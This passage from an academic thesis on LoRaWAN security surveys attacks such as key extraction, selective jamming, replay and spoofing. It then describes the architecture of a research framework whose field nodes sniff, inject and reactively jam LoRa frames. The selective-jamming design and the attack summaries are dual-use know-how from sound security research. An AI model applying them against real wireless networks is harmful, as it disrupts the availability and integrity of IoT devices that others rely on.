If the attacker is successful, the device is fully compromised, as the attacker can set up a cloned device with a modified LoRaWAN stack and valid keys. The application provider cannot do much more than to decommission the device and its keys.

[26] describes this possibility first for the RN2483 chip, which was one of the earliest LoRaWAN-compliant hardware solutions. [2] provides a proof-of-concept for the "Xenial Mousetrap" containing this chip. [8] assess a critical risk to this attack, as it has a significant impact on most protection goals.

4.2.7 *Attacks on Physical Layer*

As LoRaWAN is a MAC layer protocol, it inherits the properties from the underlying physical layer, in this case, LoRa. If the attacker exploits the physical characteristics, it is hard for a higher layer to circumvent occurring problems.

Selective Jamming: While claiming to be resistant against interference and allowing coexistence with signals on the same channel, LoRa has shown to be susceptible to other LoRa signals using the same steepness for modulating the chirps, usually caused by the usage of the same spreading factor (cf. Section 2.1.2). An attacker may exploit this property to jam LoRaWAN traffic, either generic or for a specific end device by partly listening to the beginning of the LoRaWAN frames up to the DevAddr (cf. Section 2.2.3) and deciding whether to jam after that. Under ideal conditions for the attacker, this would reduce the availability for that end device or network to zero. The relatively long frame duration and low data rate are beneficial for jamming attacks.

Selective jamming allows targeted disrupting of sprecific end devices for the duration of the attack.

Table 4.2: Attacks against the confidentiality of LoRaWAN

Attack	Vulnerabilities	Version	References
	Eavesdropping		
Exploiting Keystream Reuse	CntRes, CntOvf	< 1.1	T: [17]
Eavesdropping on MAC Commands	PubMac	< 1.1	

In literature, [8] assess a major impact on availability for this type of attack, but estimate only a little risk, as the jamming attack itself provides only a temporary impact on availability, which is less attractive to the attacker. [2, 3] perform an experimental study of jamming capabilities using only off-the-shelf LoRa hardware.

4.2.8 *Summary*

We summarize the attacks presented in this section by the mainly affected protection goal. Table 4.3 lists attacks targeting availability, Table 4.4 considers integrity, and Table 4.2 covers confidentiality. For each attack, the underlying vulnerabilities are mentioned.

Extending the overview, we provide a prediction of the specification's versions for which each attack is applicable, based on the vulnerability and the countermeasures provided in the specification updates. A summary on the existence of vulnerabilities for a given version of the specification is also provided in Section 4.1.10.

Furthermore, the tables refer to related work that examined the attacks by the applied methodology: Theoretical discussion (T), formal analysis (F), simulation (S), proof-of-concept implementation (PoC), or experimental analysis (E).

Table 4.3: Attacks against the availability of LoRaWAN

Attack	Vulnerabilities	Version	References
	Desynchronization of the Session Context		
Replaying Join Accept	JoinAcc, SessConf	< 1.1	T: [4, 17, 46] S: [19, 20] F: [18]
Replaying Join Request	RptNon, SessConf	< 1.1	T: [4, 7, 17, 19, 46] PoC: [27] (partly)
Data Replay Attack (ABP)	CntRes, CntOvf	< 1.1	T: [19] PoC: [44, 45]
	Deteriorating Downlink		
Modify Downlink Routing	DRoute	all	S: [19, 20]
Beacon Spoofing	BAuth	all	T: [7, 8, 44, 45] S: [19, 20]
	Physical Attacks Against the End Device		
Destruction or Theft		LoRa	T: [8]
	Attacks on Physical Layer		
Selective Jamming		LoRa	T: [8] E: [2, 19]

Table 4.4: Attacks against the integrity of LoRaWAN

Attack	Vulnerabilities	Version	References
	Manipulation of Application Payload		
Bit-Flipping btwn. NS, AS	PAuth	all	T: [8, 17, 24] PoC: [44, 45]
ACK Spoofing	AckRel	< 1.1	T: [17], PoC: [44, 45]
Delaying Data		phy.	T: [19], E: [2, 3]
	Manipulation of Network Payload		
Replaying FOpts	PubMac, CntRes, CntOvf	< 1.1	T: [19]
	Physical Attacks Against the End Device		
Key Extraction		all	T: [8, 26] PoC: [2]

5 SOFTWARE DESIGN AND IMPLEMENTATION

We employ the results of the literature analysis from Chapter 4 to design the architecture of our security evaluation framework.

In this chapter, we first define the requirements that the framework must meet. We then proceed to give an overview of the whole architecture and continue by providing detailed insights on its two main components, the field nodes and the control interface.

5.1 REQUIREMENTS

We divide the definition of requirements into two parts. First, we present the functional requirements that reflect actual processes that the framework must be able to perform, then we proceed with non-functional requirements reflecting constraints and qualities which are applied to these processes.

5.1.1 *Functional Requirements*

With an attacker focusing on the wireless link between the end device and gateway and the attacks requiring physical proximity and coordination, we can identify two distinct components of the framework. First, a field node that can interact with the LoRa physical layer in a certain location and, second, a controller that orchestrates the actions of field nodes to coordinate the LoRa communication flow.

Interacting with the physical layer of LoRaWAN requires access to LoRa hardware.

As a direct implication, the field nodes require an additional communication interface to interact with the controller and, as a first requirement, both entities must be able to pass messages using this backing channel.

We now focus on the requirements for the field node which we base on a Dolev-Yao attacker model. The applicability and limitations of this assumption are discussed in greater detail in Section 6.1. Summarized, the required functionality consists of injecting, receiving, dropping, modifying, and duplication of messages. Furthermore, the field node must be able to control all relevant transmission parameters.

Table 5.1 lists the radio parameters that must be configurable on the field node to cover all relevant scenarios. Most of them define the properties of the LoRa modulation (cf. Section 2.1.2) or frame structure and are listed under channel definition.

Adjusting the radio's parameters allows receiving and spoofing different message types.

The preamble and payload length are mostly relevant for jamming attacks, as they determine the length of the interfering frame. Fur-

Table 5.1: Field node: Configurable radio parameters

Parameter	Usage
Center frequency	Channel definition
Bandwidth	Channel definition (data rate)
Spreading factor	Channel definition (data rate)
Sync word	Channel definition (frame filtering)
RX Polarity	Channel definition (cf. Table 2.5)
TX Polarity	Channel definition (cf. Table 2.5)
Header mode	Channel definition (cf. Table 2.5)
Coding rate	Channel definition (tx, implicit header mode)
Payload CRC	Channel definition (tx, implicit header mode)
Preamble length	Transmitting, jamming
Payload length	Implicit header mode, frame length for jamming
Output power	Transmitter power for transmitting and jamming
LNA gain	Receiver gain for receiving and sniffing
LNA boost	Receiver boost for receiving and sniffing

thermore, setting the payload length is required for implicit header operation.

The low noise amplifier (LNA) parameters and the output power of the transceiver can be configured to adapt to the topology of the network under test without moving the field nodes. They also allow adjusting the signal-to-noise ratio (SNR) at the attacked end devices, which is beneficial for optimizing the success of the attacks.

Configuring the radio parameters lays the foundation to operate the field node in one of the modes listed in Table 5.2. These modes reflect the capabilities of the initially mentioned attacker model and provide different ways to interfere with the LoRa physical layer.

As the function of the receiving and transmitting mode is rather obvious, the sniffing and jamming mode can manipulate frames sent by other entities on the same network. This allows modifying and dropping these frames, which goes beyond a simple receiver or transmitter.

Considering the controller, its main task is the coordination of the field nodes. It must provide a communication interface to configure the channel on each node, and to control their mode of operation.

As we designed the tasks of the field nodes on the rather low level of the LoRa physical layer, the nodes remain oblivious to protocols higher up in the stack, like LoRaWAN. For that reason, we require the controller to provide all functionality to process the medium access control (MAC) layer messages. The main task is the conversion of the

Table 5.2: Field node: Modes of operation

Mode of Operation	Description
Transmitting	Send an arbitrary LoRa frame
Receiving	Forward all frames on current channel
Sniffing	Compare incoming frames byte-wise against a pattern, if they match ...
with external trigger	... signal another field node
with internal trigger	... trigger the jammer
Jamming	Transmit an interfering frame when ...
with external trigger	... an external signal arrives
with internal trigger	... the sniffer detects a frame
Standby	LoRa transceiver is inactive

physical layer frame into a MAC layer message with its fields and back. To support these transformations, the controller must provide a dissector module that is aware of the LoRaWAN frame structure and can access and modify fields directly.

5.1.2 *Non-Functional Requirements*

The non-functional requirements put constraints on top of the actual functionality that the framework must provide.

Timing is a critical aspect for the intraction with the physical layer.

For the field nodes, the most critical part is timing. First, as LoRaWAN comes with constraints for scheduling the receive windows, this has to be reflected in the framework. To interact with Class A end devices, the field nodes must provide a hardware clock that is sufficiently precise and drifts no more than 20 µs within the RECEIVE_DELAY [11, Sections 3.3.1, 3.3.2], which can take up to 16 s [11, Section 5.8]. To interfere with beacons, the field node needs to be able to track the time precisely over 128 s.

Operating a triggered or selective jammer on the field nodes requires them to provide real-time operation, as the information about received frames from the transceiver needs to be processed immediately. Otherwise, the field node will be too late to jam the frame. This also implies that the decision process must be implemented generically to run locally on the node.

The field nodes should also run on commodity hardware consisting of a LoRa transceiver attached to a microcontroller or system-on-a-chip (SoC) so that existing LoRa hardware can be reused without requiring special equipment. This reflects the attacker model of an adversary choosing the path of least resistance, which is attacking the wireless link without specialized equipment.



Figure 5.1: Architecture overview

Considering the controller, the non-functional requirements mostly target the management of the nodes. It must be easily extensible to add additional nodes so that the framework can adapt to the topology and to scale up if a larger network is examined. The interface to each field node should transparently hide the underlying communication channel and provide access to the configuration of radio parameters and the modes of operation for each node.

To allow reproducible attack scenarios as well as to support explorative analysis of a LoRaWAN network, the framework must be usable in scripts and interactively.

5.2 ARCHITECTURE OVERVIEW

During the definition of the framework's requirements, we already identified the two main components of the high-level architecture depicted in Figure 5.1: the controller and the field nodes. In this section, we give an overview of the hardware and software used to realize the components, on the choice of programming language, on the means of communication between the components, and on the way of interacting with the framework.

TPy is a Python-based framework for deployment and control in distributed, wireless networks.

As a superordinate structure and starting point for our architecture, we use the TPy framework [40, 41]. It provides deployment and control processes for distributed network experiments but also leaves flexibility to adjust everything to our needs. The framework comes with a single controller managing an arbitrary number of nodes, each of which exposes one or more modules to the controller.

TPy modules are implemented as a Python classes, exposing remotely callable functions using Pyro4 [22], and can perform arbitrary actions on the TPy node. Usually, a module encapsulates the func-

tionality for a specific protocol or tool. For example, TPy ships with predefined modules for an IEEE 802.11ad wireless interface or the *iperf* benchmarking tool. By using Pyro4's remote procedure call (RPC) capabilities, the module's exposed functions can be used transparently via the corresponding module stub object on the controller.

All nodes controlled by TPy are listed in a file usually called `devices.conf`. Besides using these nodes for control via RPC, TPy also comes with automated deployment using secure shell (SSH). The code for the TPy node is automatically transferred to all hosts listed in the configuration file and can be launched there as a daemon.

File-based node configuration eases scaling and extending the framework.

As the TPy controller and nodes are Python-based, the framework inherently fulfills the requirement to be able to run predefined experiments and provide the tools for interactive evaluation. While the former can be achieved by creating a Python script that loads the TPy controller module and initializes the framework, the latter can be done in a read-eval-print loop (REPL) session.

Enabling experimentation with LoRa and LoRaWAN in TPy requires two tasks. First, we need to implement a custom LoRa module for TPy. Second, we need to create a companion application for this module to access the LoRa physical layer. As the available types of LoRa hardware are limited, we need to directly interact with an actual LoRa device. Together with real-time constraints, this requires the companion application to be implemented in a low-level language like C and to be run on dedicated hardware attached to the system running the TPy node.

5.3 FIELD NODE

We now present implementation details of the field node, substantiate hardware and software decisions and specify the interface that can be used by the TPy node to communicate with the companion application of the field node.

We start this section by giving an overview of hardware aspects regarding LoRa modems, considerations on portability of the companion application to different platforms including SoCs, and by presenting the possible hardware configurations that can be used for the field nodes. We then proceed to describe the custom modules that the companion application consists of and their interaction.

5.3.1 *LoRa Modems*

Looking back at the available LoRa hardware and its capabilities presented in Section 2.1.6, we find LoRaWAN modems to be unsuitable for our application, as they cannot send arbitrary LoRa frames. This leaves us with LoRa modems and concentrators. As the latter introduce more complexity and a higher cost per node, we base our hardware



Figure 5.2: Simplified LoRa radio interface, based on [34, Figure 5]

design around LoRa modems. If coverage of multiple channels is required, this can be achieved by adding more nodes to the network.

At the time of writing, the most common LoRa modems are based on the Semtech SX1272, Semtech SX1276/77/78/79, and compatible chip families[1]. All of them share the same physical interface, which is shown in Figure 5.2. The main control interface employs an serial peripheral interface (SPI) bus. The microcontroller unit (MCU) communicates with the modem by reading or writing to configuration registers. While the modems support both, LoRa and frequency-shift keying (FSK) modulation, we only consider the LoRa mode of operation in this work.

Incoming and outgoing data is stored in a first in – first out (FIFO) buffer at configurable offsets. It is accessible via SPI using a special FIFO configuration register. The radio's rx pipeline writes demodulated and decoded frames to the FIFO buffer with potential overflows like in a ring buffer. Outgoing data has to be written at the tx buffer offset before setting the payload length and signaling the radio to start transmission. Both sections may overlap in the FIFO.

Besides the SPI interface, the SX127x offers six general purpose input/output (GPIO) lines, which, in LoRa mode, are used to send interrupt requests (IRQs) to the controlling MCU. This allows the MCU to exactly time and immediately react to certain events. While the SPI interface is mandatory to control the modem, connecting the IRQ lines can be omitted at the cost of not getting active and immediate notification about events. As a fallback, the current IRQ state is also available as a configuration register.

For our application, we are interested in three events related to sending and receiving messages:

- `rxdone` is issued after the last byte of a LoRa frame has been processed by the modem.

1 For simplicity, we call these chip types SX127x from now on

- `txdone` is issued when a transmission is completed and the modem returned to standby state.
- `validheader` is issued when the physical header of a LoRa frame (cf. Figure 2.2) has been demodulated, allowing the MCU to start reading the FIFO and filter messages.

As `rxdone` and `txdone` cannot occur in the same operational mode of the modem and thus share the same line, we need only two inputs on the MCU to handle all relevant events.

In LoRaWAN, the downlink receive windows are scheduled relatively to the `rxdone` event of the preceding uplink.

As we can see from the modem interface description, the hardware used for the field nodes must at least support SPI, and, as a best-case, provide two IRQ enabled lines as input for the modem interrupts.

5.3.2 *Portability Considerations*

In addition to demands on the hardware for the operation of a LoRa modem, the non-functional requirements for real-time latency and precise timing can be fulfilled best by using a dedicated MCU as the main component of the field node.

With portability in mind, the companion application should not only work on a single, specific chip or architecture but, in the best case, support a variety of different platforms. As a consequence, we need a build process that can create a firmware image of the companion application from the same codebase for each architecture.

As creating such a build system from scratch is tedious and error prone, we use the RIOT operating system [5] as a basis for our application[2]. We can benefit from RIOT's hardware abstraction layer (HAL) for each platform, while the application logic remains the same.

RIOT is a modular and portable operating system for embedded applications.

Another advantage of RIOT is the modular structure of the operating system itself, that already provides components for network communication, timers and so on, but also allows for simple modular extensibility.

RIOT's hardware abstraction is based on so-called *CPUs* and *boards*. A CPU represents a specific chip or chip family within a certain architecture and its provided hardware features. The board definitions are put on top of these CPUs and specify which of the CPUs peripherals are actually available to the programmer, as, for example, not every evaluation board may break out all of the available GPIOs or SPI buses. The CPU defines which architecture is used for the build system.

RIOT provides a make-based build system that unifies all the toolchains for different architectures and allows to build the same goals for each board by only varying the `BOARD` environment variable. All toolchains are available as a dedicated Docker container, so the

2 We used commit f32ab70 (June 18th, 2019) with a custom modification to allow SPI access on the `native` board, see Section 5.3.3 for details.

build process can be run in isolation without software dependency issues.

5.3.3 *Support for SoCs*

Another advantage of RIOT's portability is the ability to be run and debugged as a process on a Linux host, by using the `native` CPU and board. Most of the hardware available to this board is only emulated by board-specific modules. However, at the time of writing, the `native` board already supports mapping of network interfaces or terminal devices of the Linux host as network interfaces or universal asynchronous receiver transmitter (UART) devices to the RIOT process.

If we can access at least the host's SPI buses, we could run the companion application on small SoC boards like the Raspberry Pi[3] with LoRa modems attached to them. While this breaks the real-time constraints, this drawback is compensated by being able to run the whole framework stack on a single device. Linux-based SoCs can also run the controller written in Python. Another advantage is the ability to debug the application without specialized hardware.

By adding SPI access to RIOT's native CPU, we can run the companion application as a Linux process on SoCs.

Modern Linux kernels expose the system's SPI buses as `spidev` by exposing a limited userspace API[4]. By opening a `/dev/spidevX.Y` file and using `ioctl()` calls, a userspace process can configure the bus and perform synchronous, full-duplex transmissions, which is sufficient for the communication with a LoRa modem.

Similar to the mapping of Linux terminal devices to RIOT UART devices, we implement a module for the native board that maps calls to RIOT's SPI HAL API to the corresponding `ioctl()` calls of the underlying host system. The mapping of a host SPI device to a RIOT device can then be created when the RIOT process is started by passing a command line argument as follows:

```
$ ./riot_app --spi=0:0:/dev/spidev0.0
```

The first `0` specifies the RIOT SPI device ID, in this case, `SPI_DEV(0)`. The second `0` defines the hardware chip select line that should be used in RIOT. RIOT supports hardware chip select lines bound to the SPI device as well as using GPIOs for chip select, but as the **native** board has no GPIO support, we need to assign a fixed chip select line. Finally, the `/dev/spidev0.0` parameter selects the SPI device on the host side, again with device ID and chip select line.

3 see `https://www.raspberrypi.org/`

4 see `https://www.kernel.org/doc/Documentation/spi/spidev`

5.3.4 *Supported Setups*

From the previous considerations, we identify technical demands for the hardware: First, it must support SPI to control the LoRa modem. Furthermore, a stream-like communication interface is required to connect the field node application to the LoRa module of a TPy node. Finally, we need an interface to the backing network to bridge the distance between the controller and field nodes.

The selected hardware must be supported by RIOT's toolchain so that the companion application can be built for it. We provide three different deployment scenarios for the field nodes, which mainly differ in the way that the communication between the TPy node and the companion application is established.

A field node is built from three components: a LoRa modem, an MCU and a communication interface.

SoC Deployment: With the SPI feature for `native` presented in Section 5.3.3, we can run the companion application as a process on the same Linux system running the TPy node with the LoRa module. In this case, we employ the pseudoterminals under `/dev/pts` to create a virtual UART connection between the TPy node and the RIOT process. The network communication with the controller is handled by the TPy node.

USB Deployment: For an MCU without support for a backing internet protocol (IP) network interface, the MCU running the companion application is connected to a host running the TPy node via UART, usually using UART over USB, which is eponymous for this deployment type. Instead of starting a local process and using a pseudoterminal, the TPy node attaches to a real terminal device of the host system.

Net Deployment: If the MCU itself provides support for IP, e.g., using Ethernet or WiFi, the serial connection can be replaced by a transmission control protocol (TCP) stream. The TPy node is then usually hosted together with the controller acting as a proxy and mapping RPC calls to requests on the TCP connection so that the MCU with the LoRa modem can be deployed standalone. This removes the need for an additional host nearby.

To take account of the different deployments and also of peculiarities of certain MCUs and boards, we extend RIOT's build system by adding the variables from Table 5.3.

Most important is to configure the `INTERFACE`, either to `uart` or `tcp`. The selection specifies which of the exchangeable communication modules is built and linked into the binary. While the SoC and USB deployment require the `uart` interface, the net deployment needs the `tcp` interface and the additional specification of network parameters, like the table shows for WiFi.

The SPI configuration is mandatory, as otherwise the LoRa modem cannot be controlled, while all GPIO specifications are optional. If the

Table 5.3: Field node: Configurable radio parameters

Variable	Description
	Interface selection
`INTERFACE`	Interface type selection (UART/TCP)
	LoRa modem SPI interface selection
`LORA_SPI_BUS`	SPI device
`LORA_SPI_CS`	Chip select line
	LoRa modem GPIO interface configuration
`LORA_GPIO_RESET`	Modem reset line
`LORA_GPIO_DIO0`	IRQ line for `rxdone`, `txdone`
`LORA_GPIO_DIO3`	IRQ line for `validheader`
	GPIOs for sniffer and jammer
`LORA_GPIO_SNIFFER`	GPIO to send external triggers (cf. Table 5.2)
`LORA_GPIO_JAMMER`	GPIO to receive external triggers (cf. Table 5.2)
	WiFi configuration (TCP interface)
`WIFI_SSID`	ID of the WiFi network to connect to
`WIFI_PSK`	Pre-shared key for the WiFi network
`WIFI_IPV6`	Fixed IPv6 used for the field node

IRQ lines are not mapped or assigned to GPIOs without interrupt support, the companion application automatically starts a background thread that transparently polls the IRQ state through SPI. If the GPIOs for external signaling of sniffer and jammer are omitted, the corresponding functionality is disabled.

Predefined board configurations provide individual mappings of peripherals.

To simplify the build process, we provide predefined configurations for a variety of boards that are used during the evaluation, and which configure all of the variables, the RIOT CPU and board by providing a single build parameter. So, for example, to build and flash the companion application on an Adafruit Feather Mo LoRa board in a USB deployment, it suffices to run:

```
$ PRECONF=lora-feather-m0 make all flash
```

An overview on all predefined configurations is given in Appendix C.

5.3.5 *Custom Modules*

Before having a detailed look at the custom modules of the companion application in the following sections, we give a high-level overview of



Figure 5.3: Component diagram of RIOT modules

their responsibilities to provide a better understanding of how they interact with each other.

Figure 5.3 shows the component diagram with the custom modules on the right and their direct dependencies on RIOT system modules or features on the left. In RIOT, *features* are hardware-related modules with an implementation that is specific to the board, CPU, or architecture. Thus, their availability varies between different boards. As explained in Section 5.3.4, the application can handle a missing `periph_gpio` feature. It also can be built without network support, removing the dependencies on `gnrc_sock_udp` and `gnrc_tcp`. As at least one communication interface must be available, so disabling the network makes the `periph_uart` feature mandatory.

Starting at the top, we find the `lora_modem` module. It is responsible for controlling the LoRa modem and providing an API for modem functionality that allows configuration of the modem without knowledge of the underlying registers.

The `lora_modem` and `lora_daemon` are mandatory modules, the communication interfaces are interchangable.

The `lora_daemon` accepts an input stream from a communication interface module and parses requests that the TPy LoRa module has sent. The requests are mapped to calls of the `lora_modem` API, and a response is written to the output stream of the connected interface. Being agnostic of the communication module, the `lora_daemon`'s main responsibility is unified request parsing and command handling.

The `lora_if_uart` and `lora_if_tcp` modules are interchangeable. Both forward an incoming stream from the TPy LoRa module to

the `lora_daemon`. While the modules are nescient about the internal structure of the commands, they apply a very simple protocol to define command boundaries within the stream.

5.3.6 *Module: Modem Driver*

Even though RIOT already provides an `sx127x` driver module, we decide to implement a custom version of a modem driver. The one provided is targeted at using the modem as a network interface and thus does not expose some of the radio settings that are relevant to perform attacks, as for example fine-grained control over some of the channel properties. Furthermore, the existing driver does not support sniffing on partially received messages or acting on `validheader` interrupts, which are fundamental for all jamming-related actions.

If the board fully supports IRQs, the module is passively waiting for interrupts or calls by the `lora_daemon` after being initialized. Otherwise, `lora_modem` starts a low-priority background thread that continuously polls the IRQ register of the LoRa modem to listen for events. If such an event is detected, the background thread calls the corresponding interrupt service routine (ISR), defined by the current mode of operation.

The API of the module provides functions to configure the modem's channel and to switch the mode of operation to one of the modes listed in Table 5.2. The modes are implemented as follows:

- In **transmission mode**, a LoRa frame is sent on the current channel. The frame payload and an optional timestamp can be passed when entering the mode, either to transmit immediately or to schedule the transmission. Afterward, the node returns to its previous mode of operation.
- The **receive mode** is used to capture all LoRa frames on the current channel. The field node also stores metadata like the time of arrival, received signal strength indication (RSSI), and SNR values with each frame. Precise timing information for the received frames allows to schedule future transmissions in the corresponding LoRaWAN receive windows.

The sniffing mode is similar to receiving, but allows conditionally triggering a jammer during reception.

- In **sniffing mode**, the field node partially demodulates frames while they are still in transmission, compares their payload against a pattern, and creates a trigger signal on a match. The signal can either be processed internally by activating the jammer on the same node or externally by pulling a GPIO high.
- The **jamming mode** is tightly coupled to the sniffing mode. If it is activated, the field node waits for an external trigger to transmit an interfering frame with the currently configured radio



Figure 5.4: Sequence diagram: Passing commands between modules. For better readability, the UBJSON data structures are shown as plain JSON.

parameters. Therefore, it has to be physically connected to the sniffing node.

The control flow is unidirectional from the `lora_daemon` to the `lora_modem`. Once set to a mode of operation, the modem driver acts autonomously, and status information or data is only returned to the daemon if it is actively pulled. For example, received frames are stored in a buffer until they are fetched or overridden due to memory exhaustion.

For channel configuration calls, the modem driver maps the incoming parameters to the corresponding configuration registers of the LoRa modem. Encoding and decoding of register values are performed transparently considering the connected modem type.

5.3.7 *Module: LoRa Daemon*

The `lora_daemon` module executes commands from the TPy LoRa module on the `lora_modem` and returns response values to the caller. The commands are defined as pairs of request and response objects, each of which has a type with a predefined parameter structure. Details on the available types are given in Appendix A.

The `lora_daemon` is responsible for parsing and executing commands.

Figure 5.4 shows how a command is processed in the application. During transmission, request and response objects are encoded using UBJSON[5], which provides a 1:1 binary representations of JavaScript object notation (JSON) objects enhanced with features like prefixed field types and lengths, which eases processing on resource-constrained devices like MCUs. Using a schema-less object notation is beneficial for expandability and interoperability. By being compatible to a

5 see `http://ubjson.org/`

Table 5.4: Escape sequences of the field node interface

Escape Sequence	Usage
`0x00 0x00`	Represents `0x00` in the payload
`0x00 0x01`	Object start
`0x00 0x02`	Object end
`0x00 0x03`	Heartbeat request
`0x00 0x04`	Heartbeat response

widespread format like JSON, the application can be extended to support other protocols, like for example a representational state transfer (REST) client.

As shown in the diagram, the UBJSON structure is parsed incrementally in the `lora_daemon` as soon as data chunks of the request object arrive on the field node. Incremental parsing reduces the memory footprint. The communication interface signals the command's end to the daemon by calling `write_done()`[6]. The daemon then calls the functions for the command on the modem driver and begins construction the UBJSON-encoded response object. This may include additional function calls to retrieve the current state of the modem or the driver. The response object is then streamed to the communication interface, which sends it back to the caller.

5.3.8 *Module: Serial Communication Interface*

The UART module is used for communication over a real or virtual serial connection.

The `lora_if_uart` module is one alternative to pair the field node application with a TPy LoRa module instance. It requires exclusive access to one of the board's UART devices and uses it to stream request and response objects to and from the `lora_daemon`.

If the board has only one physical UART device, RIOT defaults to using it for logging and as standard input and output device, which interferes with the transport of binary data. To circumvent this problem, we provide the `stdio_null` module, which can be added to the companion application during compile time by setting `MODULES += stdio_null` and then discards all data written to standard out.

The interface interprets the escape sequences shown in Table 5.4, all initiated by a zero-byte and followed by an identifier of 1 byte. They are mainly used to mark start and end of objects so that the communication can be handled independently of the UBJSON syntax and for connectivity checks.

6 In the actual C code, all function names are prefixed with their module name, which is omitted here for better readability. `write_done()` would actually be `lora_daemon_write_done()`.

5.3.9 *Module: TCP Communication Interface*

The `lora_if_tcp` module can be used if the board provides a network device supporting IP communication. In that case, it opens TCP port 9000 and waits for an incoming connection. As RIOT is still missing a TCP socket abstraction, we only allow a single connection at a time which is sufficient for our setup with a single controller.

Once connected, the TCP interface acts similarly to the UART interface by streaming request objects from the network to the `lora_daemon`, and returning the responses to the caller. The escape sequences are implemented as well.

5.4 CONTROLLER

This section covers the TPy controller and and our custom modules, as well as the communication with the companion application. We first describe the LoRa and HackRF TPy modules, then proceed with the LoRaWAN dissector module for the controller, and finally present our extensions to the management and the build system of TPy.

5.4.1 *TPy Module LoRa*

The TPy module `LoRa` wraps the functionality of the `lora_daemon` RIOT module (cf. Section 5.3.7) in a Python class and provides an abstraction for the communication with the companion application. This allows controlling all field nodes equally on the TPy controller, independently of their physical location or their connectivity with the network. The configuration of connection to the companion application can be configured locally, in the nodes' configuration files.

Like the communication interfaces of the companion application are exchangeable to account for the different deployment options, the TPy Module must also adapt to the different communication channels. This is realized by the abstract `LoRaControllerInterface` and its three subclasses, as shown in Figure 5.5. The subclass is selected by the `conntype` attribute of the module configuration and instantiated when the module is initialized. Each class has a slightly different behavior:

